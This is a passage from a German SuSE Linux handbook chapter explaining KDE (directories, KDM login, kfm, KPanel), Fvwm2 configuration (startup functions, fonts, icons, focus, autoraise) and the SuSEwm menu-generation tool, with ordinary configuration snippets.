KDE wird standardmäßig im Verzeichnis `/opt/kde` installiert. Alle KDE-relevanten Dateien finden sich in einem Verzeichnisbaum unterhalb dieses Pfades. Um einfacher an diese Pfade zu gelangen, wird systemweit in `/etc/profile` die Umgebungsvariable `KDEDIR` gesetzt. – Das Verzeichnis `/opt/kde/bin` ist nach Installation der KDE-Pakete automatisch im Suchpfad (`PATH`) für ausführbare Dateien.

Im KDE-Verzeichnisbaum liegen viele Unterverzeichnisse, von denen in Tabelle 9.1 nur die wichtigsten beschrieben werden sollen.

<code>/opt/kde/bin</code>	alle KDE-Programme (ausführbare Dateien)
<code>/opt/kde/share/config</code>	systemweite Konfigurationsdateien
<code>/opt/kde/share/applnk</code>	Programmverknüpfungen (Menüs)
<code>/opt/kde/share/apps</code>	Dateien zu KDE-Programmen
<code>/opt/kde/share/doc</code>	die Online-Hilfen
<code>/usr/share/doc/packages/kde</code>	zusätzliche Informationen zu KDE

Tabelle 9.1: KDE – wichtige Verzeichnisse

Für Maus-Verweigerer sind hilfreiche Tastenkombinationen in Tabelle 9.2 auf der nächsten Seite zusammengestellt.

9.2.2 kdm – grafisches Einloggen

Nicht zuletzt der Displaymanager KDM, der zusammen mit den KDE-Paketen kommt, ist eine wertvolle Erweiterung eines jeden Linux-Systems. Über den KDM meldet sich der Benutzer grafisch am System an. Die Standardkonfiguration des KDM in SuSE Linux zeigt Abbildung 9.6 auf der nächsten Seite.

Mit den verschiedenen „Buttons“ (Schaltflächen) können Sie den zu startenden Windowmanager (‘*Sessiontype*’) oder die Sprache (‘*Language*’) auswählen. Weiterhin ist es für Einplatzrechner ein angenehmes Feature, dass man über den Button ‘*Shutdown*’ den Rechner herunterfahren kann, um ihn dann auszuschalten; vgl. Abschnitt 19.2 auf Seite 547.



**Alt** + **F1****Alt** + **F2****Alt** + **F3****Alt** + **Tab****Strg** + **Esc****Strg** + **F1** ... **F8**

Das K-Menü wird geöffnet.

Es wird ein universelles Eingabefeld geöffnet. Hier können Sie URLs, lokale Verzeichnisse oder Programme/Befehle eingeben

Das Fenster wird geschlossen.

Hier können Sie zwischen den Fenstern des aktuellen Desktops umschalten

Es öffnet sich eine Sitzungsübersicht mit den angezeigten Fenstern aller Desktop

Umschalten zwischen den Desktops 1 bis 8.

Tabelle 9.2: KDE – wichtige Tastenkombinationen




Abbildung 9.6: Der Displaymanager kdm

Der KDM ist vielfältig konfigurierbar. Die Konfiguration kann zum einen direkt über die Konfigurationsdatei `/opt/kde/share/config/kdmrc` erfolgen, zum anderen über einen Konfigurationsdialog aus dem KDE-Menü. – In SuSE Linux ist die Konfiguration der erreichbaren Windowmanager und das Starten des KDM zudem über YaST bequem möglich; vgl. Abschnitt 3.6.5 auf Seite 121.


Die Werte dieser Variablen werden von SuSEconfig in `/opt/kde/share/config/kdmrc` eingearbeitet und stehen beim nächsten Start des KDM zur Verfügung; diesen bei Bedarf mit der Tastenkombination **Strg** + **Alt** + **←** neu starten. Sollten Sie im laufenden KDE-System mittels des KDE Kontrollzentrums den KDM konfiguriert haben, wird das automatische Einarbeiten der Variablen aus `/etc/rc.config` unterlassen, um Ihre Änderungen nicht zu überschreiben. Wenn Sie dennoch die Konfiguration über `/etc/rc.config` vornehmen lassen wollen, ist es notwendig, dass Sie die Datei `kdmrc.SuSEconfig`,

die immer von `SuSEconfig.kdm` angelegt wird, in `kdmrc`<sup>1</sup> umzubenennen. Dann wird `kdmrc` auch wieder jedes Mal neu generiert.

### 9.2.3 Was ist das Tolle an KDE?

Da wir uns nun mit Hilfe des KDM komfortabel grafisch einloggen können, ist es an der Zeit, auf die Besonderheiten von KDE einzugehen. Dazu soll hier der Ablauf nach dem Einloggen (bzw. nach dem `startx`-Aufruf) beschrieben werden.

Beim ersten Einloggen erscheinen nach kurzer Zeit einige Dialogboxen, die das Fehlen von verschiedenen Dateien und Verzeichnissen mitteilen. Dies ist kein Fehler, sondern nur logisch. KDE legt nämlich – ähnlich der Verzeichnisstruktur in `/opt/kde` (Tabelle 9.1 auf Seite 320) – im Benutzerverzeichnis einige Verzeichnisse und Konfigurationsdateien an. Dies geschieht in den Verzeichnissen `HOME/.kde` und `HOME/Desktop`. Das erste Verzeichnis dient zur Ablage der Konfigurationsdateien der einzelnen KDE-Anwendungen, das zweite zum Ablegen von Programmverknüpfungen.

All diese Dialoge können Sie guten Gewissens mit  oder mit der Maus bestätigen.

Danach wird der `kfm` (**K** **F**ile**M**anager) gestartet. Der `kfm` ist ein sehr grundlegender Bestandteil von KDE. Wie schon in der Einleitung diese Kapitels beschrieben, kann der `kfm` mit sehr verschiedenen Arten von Dateien umgehen, da die Behandlung der Dateinamen über URLs geschieht. Egal ob man eine Datei als Archiv vom FTP-Server (URL-Präfix `ftp:`) oder als Datei (URL-Präfix `file:`) lokal kopiert, ob man eine Manpage (URL-Präfix `man:`), eine GNU-Info-Seite (URL-Präfix `info:`) oder eine HTML-Seite vom einem WWW-Server (URL-Präfix `http:`) – sie alle werden von `kfm` gleich behandelt und dargestellt. Selbst Bilder in verschiedenen Formaten können mit Hilfe eines externen Betrachters angesehen werden. Ein typisches `kfm`-Fenster zeigt Abbildung 9.7 auf der nächsten Seite.

Für den Benutzer werden diese Fähigkeiten schnell zur Selbstverständlichkeit, genauso wie das einfache Kopieren von Dateien per Mausklick. An dieser Stelle soll kurz darauf hingewiesen werden, dass man durch das Klicken mit der rechten Maustaste auf ein Dateisymbol ein Menü öffnet, das einem verschiedene Möglichkeiten, diese Datei zu manipulieren, z. B. die Eigenschaften der Datei bzw. des Programms festzulegen.

Die Eigenschaften eines Programms, z. B. mit welchen Parametern das Programm gestartet wird, mit welchem Icon es auf dem Desktop dargestellt wird usw. werden in einer Datei mit der Extension `.kdelnk` abgelegt. Das Verändern der Eigenschaften erfolgt über einen Dialog, wie der in Abbildung 9.8 auf Seite 324. Diese Datei liegt als (editierbare) ASCII-Datei vor. Es lohnt sich, diese Dateien anzusehen, die z. B. in `~/Desktop` oder (systemweit) in `/opt/kde/share/applnk` liegen; diese Dateien vertreten die auf dem Desktop und die im Menü dargestellten Icons. Der Inhalt dieser Dateien ist vom Format her einheitlich, wie das der anderen KDE-Konfigurationsdateien.

<sup>1</sup>Beide Dateien befinden sich im Verzeichnis `/opt/kde/share/config`



Abbildung 9.7: Der Dateimanager kfm

Als letztes Programm startet im Allgemeinen die Menüleiste KPanel. In dieser Menüleiste liegen zum einen die Bedienelemente für die einzelnen virtuellen Bildschirme, zum anderen ein besonderes Menü (das mit dem großen 'K'), in dem alle systemweit verfügbaren KDE-Menüeinträge untergebracht sind (siehe die `kde1nk`-Dateien!). Auch die Konfiguration des KDE-Systems mit Hilfe des KDE-Kontrollzentrums (Abbildung 9.9 auf Seite 325) und die des KPanel sind in diesem Menü zu finden.

KPanel kann aber noch mehr. Zum einen ist es möglich, per Drag & Drop, Programm-Icons auf dem KPanel abzulegen und von dort aus die entsprechenden Programme zu starten. Und mehr noch, KPanel kann laufende Programme „schlucken“. Kandidaten hierfür sind z. B. klipper (mehrere Buffer für cut and paste) oder korn, der anzeigt, wie viele Mails in einer bestimmten Maildatei liegen. Die Anwendungen laufen dann innerhalb des KPanel und sind dadurch – das ist wichtig – auf allen Desktops sichtbar.

Alle KDE-Programme hier aufzuzählen würde sicher zu weit führen und ist aufgrund des ständig wachsenden und sich verändernden Angebots auch fast unmöglich. Da es eines der Ziele des KDE-Teams ist, Computer benutzbarer zu machen, sollten Sie dieses Angebot nutzen, indem Sie durch das Menü gehen und sich das eine oder andere Programm ansehen.

Hilfestellung bekommen Sie zu den meisten Programmen von `kdehelp`, das Sie bequem durch Drücken der rechten Maustaste auf den Hintergrund aus dem dann hochkommenden Menü starten können (abgesehen von den anderen interessanten Möglichkeiten dieses Menüs!).

Behalten Sie jedoch bitte immer im Hinterkopf, dass viele KDE-Pakete, die wir mitliefern, noch im ALPHA-Stadium sind. Das heißt: sie können instabil sein, nicht vollständig implementiert und rätselhafte Dinge können passieren. Im Allgemeinen geschieht jedoch nicht mehr, als dass bloß das jeweilige Programm abstürzt und Sie es neu starten müssen.

Es stehen Ihnen einige Mailinglisten bei <http://www.kde.org>, der Home-




Abbildung 9.8: Der Eigenschaften-Dialog

Site des KDE-Projekts, zur Verfügung. Der Server hält eine große Menge an Informationen zu KDE, dessen Hintergründe und Intentionen und den aktuellen Entwicklungsstand bereit.

Am Ende soll noch der Hinweis auf den SuSE-FTP-Server stehen, wo Sie unter [ftp://ftp.suse.com/pub/SuSE-Linux/suse\\_update/KDE](ftp://ftp.suse.com/pub/SuSE-Linux/suse_update/KDE) speziell an SuSE Linux angepasste KDE-Pakete finden; diese Pakete können Sie bequem mit YaST in das System einspielen. Lesen Sie zudem die dort verfügbaren Texte zur Installation und zur Verwendung von KDE in SuSE Linux.

## 9.3 Der Fvwm

### Allgemeines

Im Folgenden soll auf den Fvwm2 (**f**vwm2) eingegangen werden. Er ist einer der wegweisenden Windowmanager unter Linux und zeugt noch immer Nachkommen – zuletzt wohl den Scwm (**s**cwm).



- Eine systemweite Konfigurationsdatei, die immer vorhanden sein sollte. Die Datei ist im Verzeichnis `/usr/X11R6/lib/X11/fvwm2` zu finden und heißt `.fvwm2rc`.
- Eine benutzereigene, die nicht unbedingt vorhanden sein muss. Sie heißt ebenfalls `~/.fvwm2rc` und liegt im Benutzerverzeichnis des jeweiligen Benutzers.

Das in Abschnitt 9.5 auf Seite 330 beschriebene Programm `SuSEwm` stellt bei der Installation eines SuSE Linux-Systems sicher, dass immer eine systemweite Konfigurationsdatei für den Fvwm angelegt wird.

Der Fvwm liest die Konfigurationsdateien, wenn er startet. Ein Windowmanager wird aus `/usr/X11R6/lib/X11/xinit/xinitrc` bzw. aus `~/.xinitrc` heraus gestartet. Dazu sollte die Umgebungsvariable `WINDOWMANAGER` mit dem vollen Dateinamen der ausführbaren Datei des jeweiligen Windowmanagers, z. B. `/usr/X11R6/bin/fvwm2` gesetzt sein; siehe auch auf Seite 318. – Zuerst wird versucht, die benutzereigene Konfigurationsdatei zu lesen und dann, wenn es keine benutzereigene gibt, die systemweite Konfigurationsdatei.

Die einzelnen Module des Fvwm lesen ebenfalls dieselben Konfigurationsdateien, wenn sie aufgerufen werden, jedoch benutzen sie nur die Teile der Konfigurationsdatei, die das jeweilige Modul direkt betreffen.

Es empfiehlt sich natürlich für jeden Benutzer, eine eigene Konfigurationsdatei anzulegen, die dieser dann nach Belieben verändern kann. Nach Änderungen an den Konfigurationsdateien ist ein Neustart des Windowmanagers notwendig, damit die Änderungen wirksam werden.

Zum Neustart des Windowmanagers gibt es (bei der vorinstallierten SuSE-Konfiguration) einen Menüeintrag im Menü 'Arbeitsmenü' und dort das Untermenü 'Fenstermanager'. Dieselbe Wirkung hat das Beenden und Neustarten des X-Servers.

## 9.4 Fvwm-Einstellungen

### Allgemeines

Wir kommen zu der privaten Fvwm-Konfigurationsdatei, die Sie sich zuerst anlegen müssen. Wie das geht, ist auf Seite 332 beschrieben. Neben der Erzeugung durch `SuSEwm` können Sie natürlich auch die von den Fvwm-Programmierern mitgelieferte Konfigurationsdatei `~/.fvwm2rc` aus dem Verzeichnis `/usr/share/doc/packages/fvwm/system.fvwm2rc` nehmen.

Laden Sie mit Ihrem Lieblingseditor die Datei `~/.fvwm2rc`. Wir werden uns dann einige Konfigurationsmöglichkeiten ansehen.

### Was passiert beim Start des Fvwm

Blättern Sie durch, bis Sie zum Kommentar in Datei 9.4.1 auf der nächsten Seite kommen.

```
#####
#                                                                    #
#   initialization function head                                     #
#   common to all wms                                             #
#                                                                    #
#####
```

Datei 9.4.1: **InitFunction** in der Datei `~/ .fvwm2rc`

Daran anschließend finden Sie alle Aktionen, die beim *Neustart* des Fvwm ausgeführt werden. Hier wird das Modul **FvwmBanner** geladen (das Logo), mehrere **xterm** werden gestartet und ein **xpmroot** wird aufgerufen. Dieses Programm dient dazu, Bilder auf den Hintergrund (also auf das „Root Window“) zu bringen. Sie können hierzu alle Programme verwenden, die in der Lage sind, das Hintergrundbild zu gestalten (z. B. **xsetroot**, **xearth**, **xv**, etc.).

Hier noch ein Beispiel mit dem Programm **xv**:

```
+ "I" Exec xv -quit -root -owncmmap -maxpsect ~/pics/bild13.png
```

Das Hintergrundbild sollten Sie nochmal bei den Aktionen aufführen, die beim Neustart des Fvwm gestartet werden, d. h. Sie sollten sie in der Funktion **RestartFunction** einfügen. Diese finden Sie in Datei 9.4.2.

```
#####
#                                                                    #
#   restart function                                              #
#   common to all wms                                             #
#                                                                    #
#####
```

Datei 9.4.2: **InitFunction** in der Datei `~/ .fvwm2rc`

Oft sehen sich die **InitFunction** und die **RestartFunction** sehr ähnlich, haben sie doch beide mit dem Starten des Windowmanagers zu tun. In der **RestartFunction** jedoch verzichtet man im Allgemeinen darauf, das Banner des Windowmanagers zu starten.

Neben den Funktionen **InitFunction** und **RestartFunction** gibt es zusätzlich eine **ExitFunction**. Wie schon der Name vermuten läßt, ist dies eine „Aufräum“-Funktion, in der man angibt, welche Programme *vor* einem Neustart bzw. vor dem Verlassen des Windowmanagers gestartet werden. Auf diese Weise kann man z. B. den Bildschirmhintergrund löschen, bevor der Neustart des Windowmanagers wieder ein neues Hintergrundbild startet.

## Farben und Fonts

Die Einstellungen für Farben und Fonts finden Sie in der Sektion Datei 9.4.3 auf der nächsten Seite.

Hier können Sie nach Herzenslust schalten und walten. Wählen Sie die Farben, die Ihnen am Besten gefallen. Sie können alle installierten Farben nehmen. Welche installiert sind, hängt u. a. von Ihrer Grafikkarte ab. Drücken Sie die rechte

```
#####  
#                                                    #  
#      colors and fonts                            #  
#                                                    #  
#####
```

Datei 9.4.3: Farb- und Zeichensatzeinstellung in der Datei `~/ .fvwm2rc`

Maustaste und gehen Sie ins Menü ‘System’. Von dort aus ins Menü ‘Information’. Etwa am Ende sehen Sie einen Menüeintrag ‘Farbpalette’. Starten Sie es, und es kommt ein Fenster mit einer Palette aller dem System bekannten Farben. Hieraus können Sie sich nun eine aussuchen. Die Namen der Farben stehen in der Datei `/usr/X11R6/lib/X11/rgb.txt`

Ein paar Zeilen darunter entdecken Sie Zeilen der folgenden Art:

```
WindowFont -misc-fixed-bold-r-normal-*-13-*-75-75-c-80-iso8859-1
```

Dies ist die systematische Bezeichnung einer Schrift (engl. *font*) im X Window System. Jeder Font wird auf diese Weise beschrieben. Die einzelnen Namensbestandteile hier zu erklären, würde zu weit führen. Um das Ganze übersichtlich zu halten, existieren eine Reihe von *Übernamen* (engl. *alias*) für diese Fonts. Die Zeichensätze stehen üblicherweise im Verzeichnis `/usr/X11R6/lib/X11/fonts`. In den Unterverzeichnissen existiert jeweils eine Datei `fonts.alias`. Sie enthält gebräuchliche Abkürzungen für einzelne Fonts:

```
variable  -*-helvetica-bold-r-normal-*-120-*-iso8859-1  
5x7       -misc-fixed-medium-r-normal--7-70-75-75-c-50-iso8859-1
```

Das lässt sich dann schon besser merken.

### Icons

Datei 9.4.4 befasst sich mit den Icons.

```
#  
# others  
#  
  
Style  "xterm"           Icon Terminal.xpm  
Style  "xosview"         NoTitle, Sticky  
Style  "xosview"         UsePPosition
```

Datei 9.4.4: Icons für bestimmte Fenster

Hier können Sie den jeweiligen Anwendungen ein Icon zuordnen. Sie müssen nur beachten, dass sich die gewünschten Icons auch im `IconPath` befinden; der `IconPath` wird ziemlich am Anfang der Datei `~/ .fvwm2rc` gesetzt. Prinzipiell können Sie jedes Icon, das in einem der Pfade liegt, die hinter dem Bezeichner `PixmapPath` aufgeführt sind, verwenden. Bei allen Icons, die aus einem nicht in diesem Pfad liegenden Verzeichnis stammen, müssten Sie den kompletten Pfad zu dem jeweiligen Icon angeben.

Nehmen wir mal an, Sie möchten, dass `ghostview` ein Gespenst als Icon bekommt. Schauen Sie unter dem entsprechenden Pfad nach und Sie finden ein



Icon mit Namen `ghostbusters.xpm`. Fügen Sie die folgende Zeile zu dem Abschnitt hinzu:

```
Style "ghostview" Icon ghostbusters.xpm
```

Das war's. Analog können Sie Icons für fast alle Anwendungen angeben. Die meisten Anwendungen haben bereits Ihre Standard-Icons. Sie müssen auf jeden Fall den *richtigen* Namen der Anwendung (genauer: den Namen des Fensters der Anwendung kennen, denn ein **xTerm** statt **xterm** würde zu keinem Erfolg führen. Schließlich kümmert sich der Fenstermanager ja um Fenster! Den Namen eines Fensters findet man heraus, indem man aus dem Menü ('Fenstermanager' → 'Module') das Modul 'Ident' (Programmname `FvwmIdent`) aufruft und auf das betreffende Fenster klickt.

## Cursor

Auch Form und Aussehen des Cursors kann verändert werden. Hierfür dient das Programm `xsetroot`, das auch eingeschränkt zum Einbinden eines Hintergrundbildes verwendet werden kann. Aufgerufen wird es mit:

```
tux@erde: > xsetroot -cursor <bitmapfile>
```

Hier steht `<bitmapfile>` für ein beliebiges Bitmap. Standardmäßig sind die Bitmaps unter `/usr/X11R6/include/X11/bitmaps` zu finden. Suchen Sie sich ein passendes aus, oder erstellen Sie sich selber eines, z. B. mit `bitmap`.

## Fokus

Ein besonders beliebtes Feature der Fvwm-Familie ist es, dass man zur Laufzeit das Verhalten der Fenster beim Wechseln des aktiven Fensters festlegen kann. Neben der Laufzeitänderung kann man das Fokus- und Raising-Verhalten auf dauerhaft in der Konfigurationsdatei einstellen.

Mit Fokus bezeichnet man die Eigenschaft des Windowmanagers, mit der die aktuellen Eingaben und Mausklicks an ein bestimmtes Fenster weitergegeben werden. Dabei gibt es 3 Möglichkeiten:

- Man muss auf ein Fenster klicken, damit man z. B. Tastatureingaben an den in diesem Fenster laufenden Prozess machen kann. Dieses Verhalten heißt auf Englisch *Click to focus*. Man findet es z. B. auch standardmäßig unter Windows oder OS/2.
- Man geht mit dem Mauspfel über ein Fenster und dieses erhält automatisch den Fokus. Dieses Verhalten wird mit *Focus follows mouse* bezeichnet. Verlässt der Mauspfel das Fenster, auch wenn er nicht auf ein anderes Fenster geht, sondern über dem Hintergrund liegt, verlässt der Fokus das eben noch fokussierte Fenster.
- Eine fortgeschrittenere Variante ist das beim Fvwm und Fvwm95 einstellbare Verhalten *Sloppy Focus*. Dabei verhält sich der Fokus wie bei *Focus follows mouse*. Allerdings bleibt der Fokus beim zuletzt aktiven Fenster, solange man den Mauspfel nicht über ein anderes Fenster bewegt, sondern ihn beispielsweise nur über den Bildschirmhintergrund führt.

Beim Fvwm kann man das Fokus-Verhalten für jedes Fenster getrennt einstellen. Wie viele andere Einstellungen auch, erfolgt die Fokuseinstellung über einen Style-Befehl:

```
Style "*" ClickToFocus
```

stellt die Fokusstrategie **ClickToFocus** für alle Fenster ein. Das gleiche kann man für die Einstellungen **SloppyFocus** und **FocusFollowsMouse** eingeben, wobei letztere die Voreinstellung des Fvwm ist.

### 9.4.1 Autoraise

Neben dem Fokus ist auch das Raising-Verhalten, also wann ein Fenster in den Vordergrund kommt, wichtig. Nach der Voreinstellung behält ein Fenster immer seine relative Position zu den anderen Fenstern (also: dahinter oder davor), bis man es durch Klicken auf den Rahmen oder die Titelleiste in den Vordergrund bringt.

Manche Benutzer sind es aber gewohnt, dass ein Fenster in den Vordergrund kommt, wenn man mit der Maus darüber fährt. Dieses Verhalten nennt man AutoRaising. Es ist an sich nur in Verbindung mit **FocusFollowsMouse** oder **SloppyFocus** sinnvoll. Zusammen mit dem Fokusmodell **ClickToFocus** (Standardeinstellung in Fvwm95) hat es keinen Effekt.

Um AutoRaising benutzen zu können, kann man das Fvwm-Modul AutoRaise aus dem Menü starten (Menü 'Fenstermanager', 'Module', 'AutoRaise Ein/Aus'). Damit das AutoRaising dauerhaft zur Verfügung steht, muss in der Konfigurationsdatei des Fvwm2 (~/.fvwm2rc) jeweils ein Eintrag in die Funktionen **InitFunction** und **RestartFunction** erfolgen:

```
Function InitFunction
+ "I" Module FvwmAuto 200
```

```
Function RestartFunction
+ "I" Module FvwmAuto 200
```

Der Wert 200 gibt die Wartezeit in Millisekunden an, bevor ein Fenster in den Vordergrund gebracht wird. Die Wartezeit ist sinnvoll, da andernfalls jedes „berührte“ Fenster sofort nach oben kommt, was letztlich zu einer Art andauerndem Flimmern wird :-)

## 9.5 Windowmanager konfigurieren mit SuSEwm

### Was ist SuSEwm?

Das Programm SuSEwm – enthalten im Paket `susewm` – vereinfacht den Umgang mit den Windowmanagern Fvwm1, Fvwm, Fvwm95, Bowman, AfterStep, Ctwm, WindowMaker, Mwm<sup>2</sup>, aber auch mit den Desktops des KDE und des GNOME Projekts.

---

<sup>2</sup>Der MWM ist Teil von *Motif* (kommerziell); in dem Paket `lesstif` befindet sich eine freie Version.

Da Fvwm1, Fvwm, Fvwm95, Bowman und AfterStep jeweils auf demselben Windowmanager basieren, werden diese fünf Windowmanager ähnlich konfiguriert und bieten ähnliche Features an.

Andererseits weisen sie jedoch z. T. erhebliche Unterschiede bei der Konfiguration auf. Damit der Benutzer die gemeinsamen Fähigkeiten aller Windowmanager nutzen kann, ohne jedoch fünf verschiedene Konfigurationsdateien zu verwalten, fasst SuSEwm durch eine abstrakte Makrosprache die Konfiguration der fünf Windowmanager weitestgehend zusammen.

Mehr noch: Selbst die gänzlich unterschiedlichen Windowmanager Ctwm, Mwm, WindowMaker, das kpanel des KDE Desktops und das panel des GNOME Desktops werden mit SuSEwm konfiguriert. Allerdings bezieht sich deren Konfiguration nur auf die automatisch generierten Menüs. Desweiteren können die Menüs für diese Windowmanager nicht aus dem Menü (z. B. in Fvwm) heraus generiert werden, sondern werden immer nur systemweit durch SuSEconfig angelegt.

Die Unterschiede in der Konfiguration der einzelnen Windowmanager können durch Windowmanager-spezifische Statements berücksichtigt werden.

Durch SuSEwm werden die Menüs bzw. die vom Windowmanager unterstützten Module abhängig von den *tatsächlich* installierten Software-Paketen konfiguriert: Menüeinträge zu nicht installierten Programmen werden *nicht* generiert.

Weitere besondere Features des SuSEwm sind:

- Konfiguration von zehn Windowmanagern bzw. Desktops: Fvwm1, Fvwm, Fvwm95, Bowman, AfterStep, Ctwm, Mwm, WindowMaker, GNOME Panel und KDE Panel.
- Ein zentrales Bibliotheksverzeichnis für alle Windowmanager, einheitliche Makros für unterschiedliche Konfigurationsdateien.
- Zusätzliche Konfigurationsdateien für die einzelnen Windowmanager, um deren Eigenheiten und Besonderheiten zu berücksichtigen.
- Berücksichtigung zusätzlicher Konfigurationsdateien für Windowmanager. Außerdem werden bei der Konfiguration im Gesamtsystem Variablen in `/etc/rc.config` beachtet.
- Berücksichtigung von Quelldateien für den einzelnen Benutzer bei der automatischen Konfiguration (im Benutzerverzeichnis).
- Erzeugung benutzerspezifischer Konfigurationsdateien unter weitgehender Berücksichtigung der vom Benutzer (an alten Konfigurationsdateien) gemachten Veränderungen.
- Miteinbeziehung verbreiteter kommerzieller Programme, die nicht im Lieferumfang von SuSE Linux enthalten sind, bei der Generierung der Menüs.
- Beliebiges Hin- und Herwechseln zwischen den unterstützten Windowmanagern zur Laufzeit ohne Startskripten wie z. B. `~/xinitrc` ändern zu müssen, sofern es der Windowmanager zulässt.

### 9.5.1 Einträge im Menü hinzufügen

Wenn Sie Einträge innerhalb des SuSE-Menüs hinzufügen wollen, müssen Sie Dateien anlegen, wie in Datei 9.5.1 dargestellt.

```
Name=Printer
Name[de]=Drucker
Comment=Show all printers
Comment[de]=Alle Drucker zeigen.
Exec=klp
MiniIcon=printer.xpm
Icon=printer.xpm
Type=Application
```

Datei 9.5.1: .lnk-Datei des SuSEwm für Menüeinträge

Hierbei sind insbesondere die Einträge für **Name[...]** und **Exec** wichtig. Alle anderen Einträge sind optional. Wenn Sie **Type=TEXT** eintragen, wird jedes Programm in einem Terminal laufen.

Damit der Eintrag erzeugt wird, muss die Datei wie folgt genannt werden: `<package>.<bin>.lnk`; dabei steht `<package>` für den RPM-Paketnamen, in dem das entsprechende Programm enthalten war. Sollten Sie das Programm nicht über ein RPM-Paket installiert haben, können Sie z. B. `<susewm>` eintragen. Für `<bin>` können Sie ein beliebiges Kürzel eintragen, z. B. den Namen des auszuführenden Programms. Außerdem sollte der Dateiname mit `.lnk` enden. Diese Datei müssen Sie in ein Verzeichnis unterhalb von `/etc/X11/susewm/AddEntrys` einfügen. Je nach dem in welchem Verzeichnis Sie die Datei speichern, wird in dem entsprechenden Untermenü der Eintrag vorgenommen.

### Wie verwendet man SuSEwm?

SuSEwm wird normalerweise von YaST nach dem Installieren von Paketen gestartet und passt alle systemweiten Konfigurationen an. Als Benutzer verwenden Sie den SuSEwm in 2 Fällen:

- Sie haben noch keine eigene Windowmanager-Konfigurationsdatei für einen angeführten Windowmanager; Sie möchten nun aber eine solche Datei, um sich eine eigene Arbeitsumgebung unabhängig von der systemweiten einzurichten.
- Sie haben bereits eine Windowmanager-Konfigurationsdatei, aber inzwischen wurde mit YaST Software installiert oder deinstalliert und die Menüs passen nicht mehr.

### Voraussetzungen

An dieser Stelle wird von Folgendem ausgegangen:

- Sie sind als normaler Benutzer (z. B. der bei der Installation mit YaST angelegte Beispielbenutzer) eingeloggt, nicht als der Benutzer `'root'`.

- Sie haben in YaST als die Menüsprache Deutsch eingestellt. Für anderssprachige Menüs gilt alles entsprechend.

### Ein Beispiel

Ein bunter Desktop ist schön und gut – nur was nützt es, wenn die Hardware (Speicher, Prozessor, Festplatte) nicht leistungsstark genug ist? Ein Windowmanager sollte schließlich nicht alle Systemressourcen an sich ziehen, indem er z. B. Icons exzessiv verwendet oder animiert.

Deshalb an dieser Stelle ein Tipp, was Sie tun können, wenn Sie den Eindruck haben, dass Ihr Rechner beim Starten des Fvwm bzw. des Fvwm95 zu langsam ist. Die Ursache dafür sind wahrscheinlich die mehreren hundert Icons in den Menüs, die alle einzeln geladen werden müssen. – Abhilfe können Sie auf drei Wegen schaffen:

- Setzen Sie mit YaST ('Administration des Systems' → 'Konfigurationsdatei ändern') die Variable **SUSEWM\_XPM=no**. Für den Fall, dass Sie die o. g. Variable direkt in der `/etc/rc.config` geändert haben sollten, vergessen Sie bitte nicht, danach **SuSEconfig** aufzurufen.
- Deinstallieren Sie das Paket `3dpixms` und – wenn Sie die großen Icons auch nicht haben wollen – zudem das Paket `3dpixm`.
- Entfernen Sie die Icons aus der Konfigurationsdatei.

Der erste Weg bedarf wohl keines weiteren Kommentars.

Der zweite Weg ist auch einfach: YaST aufrufen, die genannten Pakete deinstallieren, wohl fühlen. YaST sorgt dann zusammen mit SuSEwm und SuSEconfig dafür, dass die systemweite Windowmanager-Konfigurationsdatei angepasst wird. Wenn Sie eine benutzereigene Konfigurationsdatei haben, müssen Sie diese explizit aktualisieren lassen: verwenden Sie das Windowmanager-Menü, wie auf der vorherigen Seite ff. beschrieben.

Der dritte Weg: Wenn Sie noch keine benutzereigene Konfigurationsdatei haben, lassen Sie sich eine „backen“ wie in Abschnitt 9.5.1 auf der vorherigen Seite beschrieben. Dann ersetzen Sie darin alle Menüeinträge, die Icon-Statements enthalten; der Ausgangszustand in Datei 9.5.2 ist gemäß dem Beispiel in Datei 9.5.3 auf der nächsten Seite zu ändern.

```
AddToMenu thiswmpopup "Fvwm2" Title

